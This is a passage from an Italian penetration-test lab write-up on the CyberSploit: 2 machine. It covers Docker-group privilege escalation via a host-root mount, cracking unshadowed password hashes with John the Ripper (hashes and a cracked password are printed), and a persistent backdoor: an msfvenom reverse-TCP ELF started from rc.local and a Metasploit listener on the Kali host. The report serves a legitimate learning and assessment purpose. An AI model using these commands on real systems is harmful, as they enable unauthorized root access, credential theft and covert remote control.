3:cpu,cpuacct:/
2:net_cls,net_prio:/
1:name=systemd:/user.slice/user-1001.slice/session-1.scope
[shailendra@localhost ~]$
```


Dall'analisi della gerarchia dei cgroup, possiamo dedurre che non ci troviamo in un container Docker.

Docker Privilage Escaltation

Per determinare se l'utente "shailendra" possa effettivamente interagire con i container Docker, è necessario verificare se appartiene al gruppo docker.

```
[shailendra@localhost ~]$ docker -v
Docker version 19.03.12, build 48a66213fe
[shailendra@localhost ~]$ id
uid=1001(shailendra) gid=1001(shailendra) groups=1001(shailendra),991(docker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[shailendra@localhost ~]$ docker container ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS               NAMES
```

Docker Privilage Escaltation



"docker run -v /:/mnt –rm -it alpine chroot /mnt sh"


- **`docker run`**: Esegue un nuovo container con Docker;
- **`-v /:/mnt`**: Monta la directory root del sistema host (/) nel container al percorso /mnt, rendendo accessibile l'intero sistema host all'interno del container;
- **`-rm`**: Rimuove il container dopo che è terminato;
- **`-it`**: Crea un pseudo-terminal (-t) e lo collega al container (-i), permettendoci l'interazione come se fossimo autenticati direttamente.
- **`alpine`**: Specifica l'immagine Alpine Linux da utilizzare per il container.

`chroot /mnt sh`: Esegue due comandi nel container:

- **`chroot /mnt`**: Cambia la directory root del processo corrente e dei suoi figli a /mnt, creando un ambiente chroot che esegue comandi come se fosse sulla directory root del sistema host.
- **`sh`**: Avvia una shell nell'ambiente chroot, permettendo di interagire con i file e le directory del sistema host come se si fosse root nel container Alpine.

Privilage Escaltation orizzontale

- Nei sistemi operativi basati su UNIX, le password sono generalmente archiviate all'interno di due file: shadow e passwd.
- Queste password non sono memorizzate in chiaro e sono accessibili solo all'utente root.
- Proveremo a crackare queste password utilizzando "John The Ripper".



Privilage Escaltation

```
┌──(root㉿kali)-[~/Documents/John]
└─# ls
passwd  shadown

┌──(root㉿kali)-[~/Documents/John]
└─# unshadow passwd shadown > pass
Created directory: /root/.john

┌──(root㉿kali)-[~/Documents/John]
└─# ls
pass  passwd  shadown

┌──(root㉿kali)-[~/Documents/John]
└─# cat pass
root:$6$3d795XDPRsC3pMSF$pQYqtqY2ffdd/RR5zNnEcPUO5JMmsDXU8LjsFFGoAB84UmNosxjgYC.OESYKfpNhaaU1H2dyQY.4g46Vp70As.:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:/sbin/nologin
daemon:*:2:2:daemon:/sbin:/sbin/nologin
adm:*:3:4:adm:/var/adm:/sbin/nologin
lp:*:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/spool/mail:/sbin/nologin
operator:*:11:0:operator:/root:/sbin/nologin
games:*:12:100:games:/usr/games:/sbin/nologin
ftp:*:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:*:65534:65534:Kernel Overflow User:/:/sbin/nologin
dbus:!!:81:81:System message bus:/:/sbin/nologin
systemd-coredump:!!:999:997:systemd Core Dumper:/:/sbin/nologin
systemd-resolve:!!:193:193:systemd Resolver:/:/sbin/nologin
tss:!!:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
polkitd:!!:998:996:User for polkitd:/:/sbin/nologin
unbound:!!:997:995:Unbound DNS resolver:/etc/unbound:/sbin/nologin
sssd:!!:996:993:User for sssd:/:/sbin/nologin
sshd:!!:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rngd:!!:995:992:Random Number Generator Daemon:/var/lib/rngd:/sbin/nologin
centos:$6$bUk/Dj.L.IjunflB$CF2HPXKM6GE8QGaMXpWa7KcTeiPFqb4bHkrkXxvrhXaPtP740vCqMj7WT4QW82bOM3Lzr2YPuc2zr9dvSMrM61:1000:1000:CentOs:/home/centos:/bin/bash
shailendra:$6$X27PMCgNpVKj2WTf$7Ug3MPhwOCmAAHSKuulv88y/THusEchwZDxSVS8lq2llavEKHKE1QmjleJVo35jflcaeJcdCy7paXZ3PcePyN1:1001:1001::/home/shailendra:/bin/bash
apache:!!:48:48:Apache:/usr/share/httpd:/sbin/nologin

┌──(root㉿kali)-[~/Documents/John]
└─#
```

Privilage Escaltation

```
┌──(root㉿kali)-[~/Documents/John]
└─# john pass
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
1234             (centos)
Proceeding with incremental:ASCII
```

Maintaining Access

Questa fase comprende le tecniche che un aggressore utilizza per conservare l'accesso a un sistema compromesso dopo aver ottenuto l'accesso iniziale.

Maintaining Access


Creazione della backdoor:


```
┌──(root㉿kali)-[~]
└─# msfvenom -a x86 -platform linux -p linux/x86/shell/reverse_tcp LHOST?10.0.2.15 LPORT=4444 -f elf -o shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: shell.elf

┌──(root㉿kali)-[~]
└─#
```

- **-a x86** rappresenta il tipo di architettura;
- **-platform linux** rappresenta la piattaforma da utilizzare;
- **-p linux/x86/shell/reverse_tcp** è il tipo di payload selezionato;
- **lhost=10.0.2.15** è l'IP della macchina Kali;
- **lport=4444** è la porta sulla quale sarà stabilità la connessione reverse;
- **-f elf** è il formato del payload;
- **-o shell.elf** è il nome del file dove verrà salvato il codice generato.

Maintaining Access

1. Creo un script per eseguire la backdoor;
2. Uso scp per portare sulla macchina target il file contenente la backdoor e lo script appena creato;





Maintaining Access

2. Sulla macchina target aggiungo i permessi si eseguzione ad entrambi i file;
3. Sposto i file nella sotto directory "/init.d";

```
[root@localhost centos]# ls
in.sh  shell.elf
[root@localhost centos]# chmod +x in.sh
[root@localhost centos]# chmod +x shell.elf
[root@localhost centos]# ls -la
total 60
drwx------. 2 centos centos   169 May 28 22:53 .
drwxr-xr-x. 4 root   root      38 Jul 15  2020 ..
-rw-------. 1 centos centos   325 May 28 22:47 .bash_history
-rw-r--r--. 1 centos centos    18 Nov  8  2019 .bash_logout
-rw-r--r--. 1 centos centos   141 Nov  8  2019 .bash_profile
-rw-r--r--. 1 centos centos   323 May 24 22:57 .bashrc
-rw-r--r--. 1 root   root   12288 May 24 15:23 .bashrc.swo
-rw-r--r--. 1 root   root   12288 May 24 15:23 .bashrc.swp
-rwxr-xr-x. 1 centos centos    32 May 28 22:52 in.sh
-rw-------. 1 root   root   12288 May 28 22:47 .in.sh.swp
-rwxr-xr-x. 1 centos centos   207 May 28 22:52 shell.elf
[root@localhost centos]#
```

```
[root@localhost centos]# mv in.sh /etc/init.d/
[root@localhost centos]# mv shell.elf /etc/in
init.d/  inittab  inputrc
[root@localhost centos]# mv shell.elf /etc/init.d/
[root@localhost centos]#
```

Maintaining Access


4. Aggiorno il file "rclocal" in modo da eseguire automaticamente "in.sh" ad ogni avvio del sistema;
5. Metto la macchina Kali in ascolto per la backdoor creata in precedenza;

```
#!/bin/bash
# THIS FILE IS ADDED FOR COMPATIBILITY PURPOSES
#
# It is highly advisable to create own systemd services or udev rules
# to run scripts during boot instead of using this file.
#
# In contrast to previous versions due to parallel execution during boot
# this script will NOT be run after all other services.
#
# Please note that you must run 'chmod +x /etc/rc.d/rc.local' to ensure
# that this script will be executed during boot.

touch /var/lock/subsys/local
sh /etc/init.d/in.sh
exit 0
```

```
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > set payload linux/x86/shell/reverse_tcp
payload ⇒ linux/x86/shell/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
```

Maintaining Access

6. Il riavvio della macchina attiva la backdoor, istaurando una connessione reverse_tcp verso la macchina Kali.



Conclusioni

Conclusioni

Sebbene OpenVas e Nessus non abbiano rilevato vulnerabilità sfruttabili direttamente con degli exploit, la macchina CyberSploit: 2 è comunque risultata avere un livello di rischio molto elevato a causa dei seguenti fattori:

- Credenziali esposte su una pagina web accessibile anche dall'esterno, protette solo da un cifrario debole.
- Presenza di un utente con privilegi di root e una password molto debole.
- Permesso di utilizzo di Docker concesso anche agli utenti con bassi privilegi.